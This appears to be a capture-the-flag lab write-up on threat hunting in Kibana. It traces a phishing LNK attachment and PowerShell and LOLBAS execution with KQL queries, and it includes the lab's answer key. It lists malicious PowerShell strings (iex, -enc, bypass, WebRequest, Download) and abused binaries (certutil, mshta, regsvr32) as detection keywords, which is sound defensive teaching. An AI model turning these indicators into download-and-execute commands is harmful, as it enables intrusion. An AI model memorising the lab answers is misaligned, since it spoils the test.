
For an alternative way of hunting malware payloads delivered via phishing emails, we will hunt phishing attachments opened using an Outlook client. Using the same setup of the Discovery tab, use the following KQL query to track files created by the Outlook client:
1
host.name: WKSTN-* AND process.name: OUTLOOK.EXE AND winlog.event_id: 11
1
2
- Based on the results, an attachment named 'Update.zip' was opened, which was temporarily stored in the `\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\` directory.
- Alternatively, this string can be used as a query syntax to hunt files created from the Outlook cache directory.
3. To confirm the zip file’s contents, we can use the following KQL query to find events connected to it:
1
host.name: WKSTN-* AND *Update.zip*
Output: 
1
2
- Based on the results, we confirm that an `LNK` file exists from the archive.
- A shortcut file ('.lnk') archived to zip is a typical malware attachment threat actors use.
4. Following a threat hunter’s mindset, the next step of this investigation is to:
1
- Identify the process spawned by the shortcut file.
This can be done by following the events generated by
update.lnkTo do this in Kibana, click the dropdown of one of the events related to

update.lnkandview the surrounding documents.Note that we have also added the
process.executablecolumn to aid us in correlating the events.![]()


Once the Surrounding Documents page is opened, filter the events to only focus on WKSTN-2.threathunting.thm and modify the count of newer documents to see the subsequent events generated. Filter:
1
winlog.computer_name: WKSTN-2.threathunting.thm
Question and Answers section:
- Use the
Discovertab on the left sidebar (via the hamburger button) to answer the question.
What is the attacker’s successful authentication timestamp on the Jumphost server? (Format: Nov 1, 2018 @ 13:45:00.000)

Answer:
1
Jul 3, 2023 @ 14:14:09.000
- What is the name of the
PHPfile accessed by the attacker via thecatcommand after gaining successful code execution onweb01?

Answer:
1
config.php

- What is the name of the unusual process executed within the timeframe of
update.lnkexecution onWKSTN-2?
1
powershell.exe
Execution
Tactic: Execution
- The Execution Tactic (TA0002) refers to adversaries’ techniques to execute or run their malicious code in conjunction with the
initial access techniquesor ways of delivering the attack.
This stage in the cyber-attack lifecycle is crucial as it enables the attackers to successfully run their commands remotely and continue with the series of attacks to establish further access.
Example techniques used by adversaries are the following:
1
2
3
4
- Execution through command-line tools like PowerShell and Windows Command Processor (cmd.exe).
- Execution through built-in system tools or using [Living-off-the-land Binaries (LOLBAS)](https://lolbas-project.github.io/).
- Execution through scripting/programming tools, such as Python or PHP.
- etc.
1
2
3
4
-> Moreover, these examples are typically used to `download a staged payload`.
-> This means that the execution chain to establish persistent remote access STARTS with a MINIMIZED type of execution.
-> This reduced-footprint approach is employed to mitigate the risk of detection in the early stages of the attack.
-> By using a smaller, more discreet payload for initial infiltration, the attacker increases their chances of evading network defences and security protocols.
Understanding the Tactic
The techniques adversaries use are not limited to the provided examples above, as there are more ways to get initial code execution.
However, we will use these examples to understand this tactic and grasp how to hunt it.
The common intersection of the examples above is executing malicious commands through pre-existing tools inside the victim machine. 
Note: The scripting/programming tools do not always exist on the target machine. However, it can be pre-determined in some cases that the programming tool exists, such as knowing the backend application used by the vulnerable target web server.
1
- E.g. Host hardening
Hunting Execution
The Execution phase can manifest in several ways, and recognising these signs can be complex due to the many potential execution methods an adversary might employ. However, it all boils down to executing a malicious command.
Unusual process creation, network connections, file modifications, and many more traces can indicate malicious execution. Recognising these red flags requires an in-depth understanding of typical endpoint behaviour and a keen eye for spotting anomalies.
In line with these, we will use the following scenarios to build our hunting methodology:
1
2
3
(a) Suspicious usage of command-line tools.
(b) Abuse of built-in system tools.
(c) Execution via programming/scripting tools.
Usage of Command-Line Tools
- Starting with this scenario, we will use the
winlogbeat-*index and hunt for: - Executions of built-in Windows command-line tools, such as
PowerShellandCommand Prompt, from employee workstations on
July 3, 2023.- Ensure all queries to the Kibana console are set to look for the right index and timeframe.
System Administrators typically use these command-line tools to configure workstations and servers. However, threat actors commonly abuse it to execute malicious commands and control the compromised host. Given this, we will hunt for behaviours that show numerous usage of command-line tools, accompanied by unusual command executions and network connections.
0. Using the Discover tab, we will focus on the following processes:
1
2
- powershell.exe
- cmd.exe
1. By using the following KQL query, we will hunt process creations (Sysmon Event ID 1) generated by these two tools:
1
host.name: WKSTN-* AND winlog.event_id: 1 AND process.name: (cmd.exe OR powershell.exe)
In addition, ensure that the following fields are added as columns to aid us in our investigation:
1
2
3
4
- winlog.computer_name
- user.name
- process.parent.command_line
- process.command_line
Output: 
1
2
3
- Out of the `104 hits`, it can be observed that numerous commands are used that seem unusual.
- One example is the execution of '`cmd.exe`' by '`C:\Windows\Temp\installer.exe`', as shown in its `parent-child process relationship`.
- It is more remarkable that the parent process binary is located from '`C:\Windows\Temp`', a typical folder threat actors use to write malicious payloads.
2. To add on PowerShell analysis, an alternative way to hunt unusual PowerShell execution is through the events generated by PowerShell's Script Block Logging (Event ID==4104).
We can use the following KQL syntax to list all events generated by it:
1
host.name: WKSTN-* AND winlog.event_id: 4104
Moreover, we can use the following fields as columns to aid in our analysis:
1
2
3
- winlog.computer_name
- winlog.user.name
- powershell.file.script_block_text

- Once the results are out, you may observe that the
Script Block Logginggenerated44,934events.
3. We can reduce this by removing the noise generated by the events. In this case, remove the “Set-StrictMode” events by clicking the minus button in the image below.
- These events are continuously repeated and
do not indicate immediate suspicious activityand by filtering this, we can focus on more significant events that may lead to a successful hunt.
Note that when reducing noise, ensure that these events are guaranteed to be benign, or else you will miss significant events that might indicate suspicious activity.

4. After applying the filters, you will see that the events have been reduced to 489 hits, which makes hunting suspicious events easier.

- By scrolling through the executed PowerShell scripts, it can be observed that
Invoke-Empire(signature ofEmpire C2 agent) was used inWKSTN-1. - Moreover, other unusual PowerShell scripts seem to be malicious. You may continue analysing these events and assess the impact of the commands executed through PowerShell.
Aside from manually reviewing the events generated by PowerShell or Windows Command Prompt, known strings used in cmd.exe or powershell.exe can also be leveraged to determine unusual traffic.
Some examples of malicious PowerShell strings are provided below:
1
2
3
4
5
6
7
8
- 'invoke / invoke-expression / iex'
- '-enc / -encoded'
- '-noprofile / -nop'
- 'bypass'
- '-c / -command'
- '-executionpolicy / -ep'
- 'WebRequest'
- 'Download'
Note that once these strings are seen in the logs, it is still recommended to validate the events, as some of these strings might be used by legitimate processes or benign activity executed by System Administrators.
Built-in System Tools
- For this scenario, we will still use the
winlogbeat-*index and hunt for executions of built-in Windows binaries from employee workstations onJuly 3, 2023. - Ensure all queries to the Kibana console are set to look for the right index and timeframe.
Aside from PowerShell and Command Prompt binaries, other built-in binaries are also abused by threat actors to execute malicious commands.
- Most of these binaries, known as
Living Off The Land Binaries (LOLBAS), are documented on this page. Using this resource, we will hunt usage of built-in binaries and investigate unusual commands executed and network connections initiated.
5. Using the Discover tab, we will hunt some built-in tools typically used by threat actors:
1
2
3
- Certutil
- Mshta
- Regsvr32
By using the following KQL query, we will again hunt process creation (Sysmon Event ID 1) as well as network connection (Sysmon Event ID 3) events:
1
host.name: WKSTN-* AND winlog.event_id: (1 OR 3) AND (process.name: (mshta.exe OR certutil.exe OR regsvr32.exe) OR process.parent.name: (mshta.exe OR certutil.exe OR regsvr32.exe))
Note: The KQL query also lists all child processes spawned by these LOLBAS, which is why the process.parent.name field is also used.
Moreover, we can use the following fields as columns to aid in our analysis:
1
2
3
4
5
6
- 'winlog.computer_name' -> maps to hostname
- 'user.name'
- 'process.parent.command_line'
- 'process.name'
- 'process.command_line'
- 'destination.ip' -> maps to the IP the infected device might connect to
